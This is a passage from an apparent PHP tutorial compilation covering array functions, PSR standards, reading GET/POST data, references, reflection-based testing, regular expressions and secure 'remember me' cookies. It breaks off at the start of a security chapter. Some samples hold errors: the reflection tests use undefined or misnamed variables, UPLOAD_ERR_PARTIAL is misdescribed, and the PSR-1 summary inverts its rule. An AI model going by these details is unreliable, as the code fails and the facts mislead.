$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

`array_merge` overwrites the values of the first array with the values of the second array, if it cannot renumber the index.

You can use the `+` operator to merge two arrays in a way that the values of the first array never get overwritten, but it does not renumber numeric indexes, so you lose values of arrays that have an index that is also used in the first array.

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

Array intersection

The `array_intersect` function will return an array of values that exist in all arrays that were passed to this function.

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
```

```
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

Array keys are preserved. Indexes from the original arrays are not.

`array_intersect` only check the values of the arrays. `array_intersect_assoc` function will return intersection of arrays with keys.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

`array_intersect_key` function only check the intersection of keys. It will returns keys exist in all arrays.

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

Combining two arrays (keys from one, values from another)

The following example shows how to merge two arrays into one associative array, where the key values will be the items of the first array, and the values will be from the second:

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

Changing a multidimensional array to associative array

If you have a multidimensional array like this:

```
[
    ['foo',  'bar'],
    ['fizz', 'buzz'],
```

```
]
```

And you want to change it to an associative array like this:

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

You can use this code:

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

Or, you can skip setting `$associativeArrayKeys` and `$associativeArrayValues` and use this simple one liner:

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

Read Processing Multiple Arrays Together online:
https://riptutorial.com/php/topic/6827/processing-multiple-arrays-together

Chapter 71: PSR

Introduction

The PSR (PHP Standards Recommendation) is a series of recommendations put together by the FIG (Framework Interop Group).

"The idea behind the group is for project representatives to talk about the commonalities between our projects and find ways we can work together" - FIG FAQ

PSRs can be in the following states: Accepted, Review, Draft or Deprecated.

Examples

PSR-4: Autoloader

PSR-4 is an *accepted recommendation* that outlines the standard for autoloading classes via filenames. This recommendation is recommended as the alternative to the earlier (and now deprecated) PSR-0.

The fully qualified class name should match the following requirement:

```
\<NamespaceName>(\<SubNamespaceNames>)*\<ClassName>
```

- It MUST contain a top level vendor namespace (E.g.: `Alphabet`)
- It MAY contain one or more sub-namespaces (E.g.: `Google\AdWord`)
- It MUST contain an ending class name (E.g.: `KeywordPlanner`)

Thus the final class name would be `Alphabet\Google\AdWord\KeywordPlanner`. The fully qualified class name should also translate into a meaningful file path therefore `Alphabet\Google\AdWord\KeywordPlanner` would be located in `[path_to_source]/Alphabet/Google/AdWord/KeywordPlanner.php`

Starting with PHP 5.3.0, a custom autoloader function can be defined to load files based on the path and filename pattern that you define.

```
# Edit your php to include something like:
spl_autoload_register(function ($class) { include 'classes/' . $class . '.class.php';});
```

Replacing the location ('classes/') and filename extension ('.class.php') with values that apply to your structure.

Composer package manager supports PSR-4 which means, if you follow the standard, you can load your classes in your project automatically using Composer's vendor autoloader.

```
# Edit the composer.json file to include
```

```
{
    "autoload": {
        "psr-4": {
            "Alphabet\\": "[path_to_source]"
        }
    }
}
```

Regenerate the autoloader file

```
$ composer dump-autoload
```

Now in your code you can do the following:

```
<?php

require __DIR__ . '/vendor/autoload.php';
$KeywordPlanner = new Alphabet\Google\AdWord\KeywordPlanner();
```

PSR-1: Basic Coding Standard

PSR-1 is an *accepted recommendation* and outlines a basic standard recommendation for how code should be written.

- It outlines naming convetions for classes, methods and constants.
- It makes adopting PSR-0 or PSR-4 recommendations a requirement.
- It indicates which PHP tags to use: `<?php` and `<?=` but not `<?`.
- It specifies what file encoding to use (UTF8).
- It also states that files should either declare new symbols (classes, functions, constants, etc.) and cause no other side effects, or execute logic with side effects and not define symbols, but do both.

PSR-8: Huggable Interface

PSR-8 is a spoof PSR (*currently in Draft*) proposed by Larry Garfield as an April Fools joke on 1 April 2014.

The draft outlines how to define an interface to make an object `Huggable`.

Excert from the code outline:

```
<?php

namespace Psr\Hug;

/**
 * Defines a huggable object.
 *
 * A huggable object expresses mutual affection with another huggable object.
 */
interface Huggable
{
```

```
    /**
     * Hugs this object.
     *
     * All hugs are mutual. An object that is hugged MUST in turn hug the other
     * object back by calling hug() on the first parameter. All objects MUST
     * implement a mechanism to prevent an infinite loop of hugging.
     *
     * @param Huggable $h
     *    The object that is hugging this object.
     */
    public function hug(Huggable $h);
}
```

Read PSR online: https://riptutorial.com/php/topic/10874/psr

Chapter 72: Reading Request Data

Remarks

Choosing between GET and POST

GET requests, are best for providing data that's needed to render the page and may be used multiple times (search queries, data filters...). They are a part of the URL, meaning that they can be bookmarked and are often reused.

POST requests on the other hand, are meant for submitting data to the server just once (contact forms, login forms...). Unlike GET, which only accepts ASCII, POST requests also allow binary data, including file uploads.

You can find a more detailed explanation of their differences here.

Request Data Vulnerabilities

Also look at: what are the vulnerabilities in direct use of GET and POST?

Retrieving data from the $_GET and $_POST superglobals without any validation is considered bad practice, and opens up methods for users to potentially access or compromise data through code and or SQL injections. Invalid data should be checked for and rejected as to prevent such attacks.

Request data should be escaped depending on how it is being used in code, as noted here and here. A few different escape functions for common data use cases can be found in this answer.

Examples

Handling file upload errors

The `$_FILES["FILE_NAME"]['error']` (where `"FILE_NAME"` is the value of the name attribute of the file input, present in your form) might contain one of the following values:

1. `UPLOAD_ERR_OK` - There is no error, the file uploaded with success.
2. `UPLOAD_ERR_INI_SIZE` - The uploaded file exceeds the upload_max_filesize directive in `php.ini`.
3. `UPLOAD_ERR_PARTIAL` - The uploaded file exceeds the MAX_FILE_SIZE directive that was specified in the HTML form.
4. `UPLOAD_ERR_NO_FILE` - No file was uploaded.
5. `UPLOAD_ERR_NO_TMP_DIR` - Missing a temporary folder. (From PHP 5.0.3).
6. `UPLOAD_ERR_CANT_WRITE` - Failed to write file to disk. (From PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - A PHP extension stopped the file upload. (From PHP 5.2.0).

An basic way to check for the errors, is as follows:

```php
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

Reading POST data

Data from a POST request is stored in the superglobal `$_POST` in the form of an associative array.

Note that accessing a non-existent array item generates a notice, so existence should always be checked with the `isset()` or `empty()` functions, or the null coalesce operator.

Example:

```php
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7.0

```php
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

Reading GET data

Data from a GET request is stored in the superglobal `$_GET` in the form of an associative array.

Note that accessing a non-existent array item generates a notice, so existence should always be checked with the `isset()` or `empty()` functions, or the null coalesce operator.

Example: (for URL `/topics.php?author=alice&topic=php`)

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7.0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

Reading raw POST data

Usually data sent in a POST request is structured key/value pairs with a MIME type of `application/x-www-form-urlencoded`. However many applications such as web services require raw data, often in XML or JSON format, to be sent instead. This data can be read using one of two methods.

`php://input` is a stream that provides access to the raw request body.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA` is a global variable that contains the raw POST data. It is only available if the `always_populate_raw_post_data` directive in `php.ini` is enabled.

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

This variable has been deprecated since PHP version 5.6, and was removed in PHP 7.0.

Note that neither of these methods are available when the content type is set to `multipart/form-data`, which is used for file uploads.

Uploading files with HTTP PUT

PHP provides support for the HTTP PUT method used by some clients to store files on a server. PUT requests are much simpler than a file upload using POST requests and they look something like this:

```
PUT /path/filename.html HTTP/1.1
```

Into your PHP code you would then do something like this:

```
<?php
```

```
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

Also here you can read interesting SO question/answers about receiving file via HTTP PUT.

Passing arrays by POST

Usually, an HTML form element submitted to PHP results in a single value. For example:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

This results in the following output:

```
Array
(
    [foo] => bar
)
```

However, there may be cases where you want to pass an array of values. This can be done by adding a PHP-like suffix to the name of the HTML elements:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

This results in the following output:

```
Array
(
    [foo] => Array
```

```
        (
            [0] => bar
            [1] => baz
        )

)
```

You can also specify the array indices, as either numbers or strings:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Which returns this output:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

This technique can be used to avoid post-processing loops over the $_POST array, making your code leaner and more concise.

Chapter 73: Recipes

Introduction

This topic is a collection of solutions to common tasks in PHP. The examples provided here will help you overcome a specific problem. You should already be familiar with the basics of PHP.

Examples

Create a site visit counter

```php
<?php
$visit = 1;

if(file_exists("counter.txt"))
{
    $fp    = fopen("counter.txt", "r");
    $visit = fread($fp, 4);
    $visit = $visit + 1;
}

$fp = fopen("counter.txt", "w");
fwrite($fp, $visit);
echo "Total Site Visits: " . $visit;
fclose($fp);
```

Read Recipes online: https://riptutorial.com/php/topic/8220/recipes

Chapter 74: References

Syntax

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

Remarks

While assigning two variables by reference, both variables point to the same value. Take the following example:

```
$foo = 1;
$bar = &$foo;
```

`$foo` ***does not*** point to `$bar`. `$foo` and `$bar` both point to the same value of `$foo`, which is `1`. To illustrate:

```
$baz = &$bar;
unset($bar);
$baz++;
```

If we had a `points to` relationship, this would be broken now after the `unset()`; instead, `$foo` and `$baz` still point to the same value, which is `2`.

Examples

Assign by Reference

This is the first phase of referencing. Essentially when you assign by reference, you're allowing two variables to share the same value as such.

```
$foo = &$bar;
```

`$foo` and `$bar` are equal here. They **do not** point to one another. They point to the same place (*the "value"*).

You can also assign by reference within the `array()` language construct. While not strictly being an assignment by reference.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

Note, however, that references inside arrays are potentially dangerous. Doing a normal

(not by reference) assignment with a reference on the right side does not turn the left side into a reference, but references inside arrays are preserved in these normal assignments. This also applies to function calls where the array is passed by value.

Assigning by reference is not only limited to variables and arrays, they are also present for functions and all "pass-by-reference" associations.

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

Assignment is key within the function definition as above. You **can not** pass an expression by reference, only a value/variable. Hence the instantiation of `$a` in `bar()`.

Return by Reference

Occasionally there comes time for you to implicitly return-by-reference.

> Returning by reference is useful when you want to use a function to find to which variable a reference should be bound. Do not use return-by-reference to increase performance. The engine will automatically optimize this on its own. Only return references when you have a valid technical reason to do so.

Taken from the [PHP Documentation for Returning By Reference](#).

There are many different forms return by reference can take, including the following example:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

Return by reference is not only limited to function references. You also have the ability to implicitly call the function:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

You cannot directly *reference* a function call, it has to be assigned to a variable before harnessing it. To see how that works, simply try `echo &myFunction();`.

Notes

- You are required to specify a reference (`&`) in both places you intend on using it. That means, for your function definition (`function &myFunction() {...`) and in the calling reference (`function callFunction(&$variable) {...` or `&myFunction();`).
- You can only return a variable by reference. Hence the instantiation of `$a` in the example above. This means you can not return an expression, otherwise an **E_NOTICE** PHP error will be generated (*Notice: Only variable references should be returned by reference in ......*).
- Return by reference does have legitimate use cases, but I should warn that they should be used sparingly, only after exploring all other potential options of achieving the same goal.

Pass by Reference

This allows you to pass a variable by reference to a function or element that allows you to modify the original variable.

Passing-by-reference is not limited to variables only, the following can also be passed by reference:

- New statements, e.g. `foo(new SomeClass)`
- References returned from functions

Arrays

A common use of "passing-by-reference" is to modify initial values within an array without going to the extent of creating new arrays or littering your namespace. Passing-by-reference is as simple as preceding/prefixing the variable with an `&` => `&$myElement`.

Below is an example of harnessing an element from an array and simply adding 1 to its initial value.

```
$arr = array(1, 2, 3, 4, 5);
```

```
foreach($arr as &$num) {
    $num++;
}
```

Now when you harness any element within `$arr`, the original element will be updated as the reference was increased. You can verify this by:

```
print_r($arr);
```

Note

You should take note when harnessing pass by reference within loops. At the end of the above loop, `$num` still holds a reference to the last element of the array. Assigning it post loop will end up manipulating the last array element! You can ensure this doesn't happen by `unset()`'ing it post-loop:

```
$myArray = array(1, 2, 3, 4, 5);

foreach($myArray as &$num) {
    $num++;
}
unset($num);
```

The above will ensure you don't run into any issues. An example of issues that could relate from this is present in this question on StackOverflow.

Functions

Another common usage for passing-by-reference is within functions. Modifying the original variable is as simple as:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Which can be verified by `echo`'ing the original variable.

```
echo $var;
```

There are various restrictions around functions, as noted below from the PHP docs:

Note: There is no reference sign on a function call - only on function definitions. Function definitions alone are enough to correctly pass the argument by reference. As of PHP 5.3.0, you will get a warning saying that "call-time pass-by-reference" is

---

deprecated when you use & in foo(&$a);. And as of PHP 5.4.0, call-time pass-by-reference was removed, so using it will raise a fatal error.

Read References online:

Chapter 75: Reflection

Examples

Accessing private and protected member variables

Reflection is often used as part of software testing, such as for the runtime creation/instantiation of mock objects. It's also great for inspecting the state of an object at any given point in time. Here's an example of using Reflection in a unit test to verify a protected class member contains the expected value.

Below is a very basic class for a Car. It has a protected member variable that will contain the value representing the color of the car. Because the member variable is protected we cannot access it directly and must use a getter and setter method to retrieve and set its value respectively.

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

To test this many developers will create a Car object, set the car's color using `Car::setColor()`, retrieve the color using `Car::getColor()`, and compare that value to the color they set:

```
/**
 * @test
 * @covers      \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

On the surface this seems okay. After all, all `Car::getColor()` does is return the value of the protected member variable `Car::$color`. But this test is flawed in two ways:

1. It exercises `Car::getColor()` which is out of the scope of this test
2. It depends on `Car::getColor()` which may have a bug itself which can make the test have a false positive or negative

Let's look at why we shouldn't use `Car::getColor()` in our unit test and should use Reflection instead. Let's say a developer is assigned a task to add "Metallic" to every car color. So they attempt to modify the `Car::getColor()` to prepend "Metallic" to the car's color:

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

Do you see the error? The developer used a semi-colon instead of the concatenation operator in an attempt to prepend "Metallic" to the car's color. As a result, whenever `Car::getColor()` is called, "Metallic " will be returned regardless of what the car's actual color is. As a result our `Car::setColor()` unit test will fail *even though* `Car::setColor()` *works perfectly fine and was not affected by this change*.

So how do we verify `Car::$color` contains the value we are setting via `Car::setColor()`? We can use Refelection to inspect the protected member variable directly. So how do we do *that*? We can use Refelection to make the protected member variable accessible to our code so it can retrieve the value.

Let's see the code first and then break it down:

```
/**
 * @test
 * @covers      \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}
```

Here is how we are using Reflection to get the value of `Car::$color` in the code above:

1. We create a new ReflectionObject representing our Car object
2. We get a ReflectionProperty for `Car::$color` (this "represents" the `Car::$color` variable)
3. We make `Car::$color` accessible
4. We get the value of `Car::$color`

As you can see by using Reflection we could get the value of `Car::$color` without having to call `Car::getColor()` or any other accessor function which could cause invalid test results. Now our unit test for `Car::setColor()` is safe and accurate.

Feature detection of classes or objects

Feature detection of classes can partly be done with the `property_exists` and `method_exists` functions.

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

With a `ReflectionClass`, also constants can be detected:

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

Note: for `property_exists` and `method_exists`, also an object of the class of interest can be provided instead of the class name. Using reflection, the `ReflectionObject` class should be used instead of

```
ReflectionClass.
```

Testing private/protected methods

Sometimes it's useful to test private & protected methods as well as public ones.

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

Easiest way to test drive method is using reflection

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

If the method is static you pass null in the place of the class instance

```
class StopTest
{
```

```
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

Read Reflection online: https://riptutorial.com/php/topic/685/reflection

Chapter 76: Regular Expressions (regexp/PCRE)

Syntax

- preg_replace($pattern, $replacement, $subject, $limit = -1, $count = 0);
- preg_replace_callback($pattern, $callback, $subject, $limit = -1, $count = 0);
- preg_match($pattern, $subject, &$matches, $flags = 0, $offset = 0);
- preg_match_all($pattern, $subject, &$matches, $flags = PREG_PATTERN_ORDER, $offset = 0);
- preg_split($pattern, $subject, $limit = -1, $flags = 0)

Parameters

Parameter	Details
$pattern	a string with a regular expression (PCRE pattern)

Remarks

PHP regular expressions follow PCRE pattern standards, which are derived from Perl regular expressions.

All PCRE strings in PHP must be enclosed with delimiters. A delimiter can be any non-alphanumeric, non-backslash, non-whitespace character. Popular delimiters are ~, /, % for instance.

PCRE patterns can contain groups, character classes, character groups, look-ahead/look-behind assertions and escaped characters.

It is possible to use PCRE modifiers in the $pattern string. Some common ones are i (case insensitive), m (multiline) and s (the dot metacharacter includes newlines). The g (global) modifier is not allowed, you will use the preg_match_all function instead.

Matches to PCRE strings are done with $ prefixed numbered strings:

```php
<?php

$replaced = preg_replace('%hello ([a-z]+) world%', 'goodbye $1 world', 'hello awesome world');

echo $replaced; // 'goodbye awesome world'
```

Examples

String matching with regular expressions

`preg_match` checks whether a string matches the regular expression.

```
$string = 'This is a string which contains numbers: 12345';

$isMatched = preg_match('%^[a-zA-Z]+: [0-9]+$%', $string);
var_dump($isMatched); // bool(true)
```

If you pass in a third parameter, it will be populated with the matching data of the regular expression:

```
preg_match('%^([a-zA-Z]+): ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

`$matches` contains an array of the whole match then substrings in the regular expression bounded by parentheses, in the order of open parenthesis's offset. That means, if you have `/z(a(b))/` as the regular expression, index 0 contains the whole substring `zab`, index 1 contains the substring bounded by the outer parentheses `ab` and index 2 contains the inner parentheses `b`.

Split string into array by a regular expression

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";

//[0-9]: Any single character in the range 0 to 9
// +    : One or more of 0 to 9
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
//Or
// []  : Character class
// \d  : Any digit
//  +  : One or more of Any digit
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Output:

```
Array
(
    [0] =>  PHP
    [1] =>  CSS
    [2] =>  HTML
    [3] =>  AJAX
    [4] =>  JSON
)
```

To split a string into a array simply pass the string and a regexp for `preg_split();` to match and search, adding a third parameter (`limit`) allows you to set the number of "matches" to perform, the remaining string will be added to the end of the array.

The fourth parameter is (`flags`) here we use the `PREG_SPLIT_NO_EMPTY` which prevents our array from containing any empty keys / values.

String replacing with regular expression

```
$string = "a;b;c\nd;e;f";
// $1, $2 and $3 represent the first, second and third capturing groups
echo preg_replace("(^([^;]+);([^;]+);([^;]+)$)m", "$3;$2;$1", $string);
```

Outputs

```
c;b;a
f;e;d
```

Searches for everything between semicolons and reverses the order.

Global RegExp match

A *global* RegExp match can be performed using `preg_match_all`. `preg_match_all` returns all matching results in the subject string (in contrast to `preg_match`, which only returns the first one).

The `preg_match_all` function returns the number of matches. Third parameter `$matches` will contain matches in format controlled by flags that can be given in fourth parameter.

If given an array, `$matches` will contain array in similar format you'd get with `preg_match`, except that `preg_match` stops at first match, where `preg_match_all` iterates over the string until the string is wholly consumed and returns result of each iteration in a multidimensional array, which format can be controlled by the flag in fourth argument.

The fourth argument, `$flags`, controls structure of `$matches` array. Default mode is `PREG_PATTERN_ORDER` and possible flags are `PREG_SET_ORDER` and `PREG_PATTERN_ORDER`.

Following code demonstrates usage of `preg_match_all`:

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

The first var_dump from `PREG_SET_ORDER` gives this output:

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
```

```
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
    string(1) "4"
  }
}
```

$matches has three nested arrays. Each array represents one match, which has the same format as the return result of preg_match.

The second var_dump (PREG_PATTERN_ORDER) gives this output:

```
array(2) {
  [0]=>
  array(3) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(3) "c2d"
    [2]=>
    string(3) "f4g"
  }
  [1]=>
  array(3) {
    [0]=>
    string(1) "1"
    [1]=>
    string(1) "2"
    [2]=>
    string(1) "4"
  }
}
```

When the same regexp is run through preg_match, following array is returned:

```
array(2) {
  [0] =>
  string(3) "a1b"
  [1] =>
  string(1) "1"
}
```

String replace with callback

preg_replace_callback works by sending every matched capturing group to the defined callback and replaces it with the return value of the callback. This allows us to replace strings based on any kind of logic.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";
```

```
$regex = "/\b(\d+)\w+/";

// This function replaces the matched entries conditionally
// depending upon the first character of the capturing group
function regex_replace($matches){
    switch($matches[1][0]){
        case '7':
            $replacement = "<b>{$matches[0]}</b>";
            break;
        default:
            $replacement = "<i>{$matches[0]}</i>";
    }
    return $replacement;
}

$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);

print_r($replaced_str);
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

Read Regular Expressions (regexp/PCRE) online: https://riptutorial.com/php/topic/852/regular-expressions--regexp-pcre-

Chapter 77: Secure Remeber Me

Introduction

I have been searching on this topic for sometime till i found this post
https://stackoverflow.com/a/17266448/4535386 from ircmaxell, I think it deserves more exposure.

Examples

"Keep Me Logged In" - the best approach

store the cookie with three parts.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Then, to validate:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Read Secure Remeber Me online: https://riptutorial.com/php/topic/10664/secure-remeber-me

Chapter 78: Security

Introduction

As the majority of websites run off PHP, application security is an important topic for PHP developers to protect their website, data, and clients. This topic covers best security practices in PHP as well as common vulnerabilities and weaknesses with example fixes in PHP.

Remarks

See Also

- Preventing SQL Injection with Parameterized Queries in PDO
- Prepared Statements in mysqli
- Open Web Application Security Project (OWASP)

Examples

Error Reporting

By default PHP will output *errors*, *warnings* and *notice* messages directly on the page if something unexpected in a script occurs. This is useful for resolving specific issues with a script but at the same time it outputs information you don't want your users to know.

Therefore it's good practice to avoid displaying those messages which will reveal information about your server, like your directory tree for example, in production environments. In a development or testing environment these messages may still be useful to display for debugging purposes.

A quick solution

You can turn them off so the messages don't show at all, however this makes debugging your script harder.

```php
<?php
    ini_set("display_errors", "0");
?>
```

Or change them directly in the *php.ini*.

```
display_errors = 0
```

Handling errors

A better option would be to store those error messages to a place they are more useful, like a

database:

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

This method will log the messages to the database and if that fails to a file instead of echoing it directly into the page. This way you can track what users are experiencing on your website and notify you immediately if something go's wrong.

Cross-Site Scripting (XSS)

Problem

Cross-site scripting is the unintended execution of remote code by a web client. Any web application might expose itself to XSS if it takes input from a user and outputs it directly on a web page. If input includes HTML or JavaScript, remote code can be executed when this content is rendered by the web client.

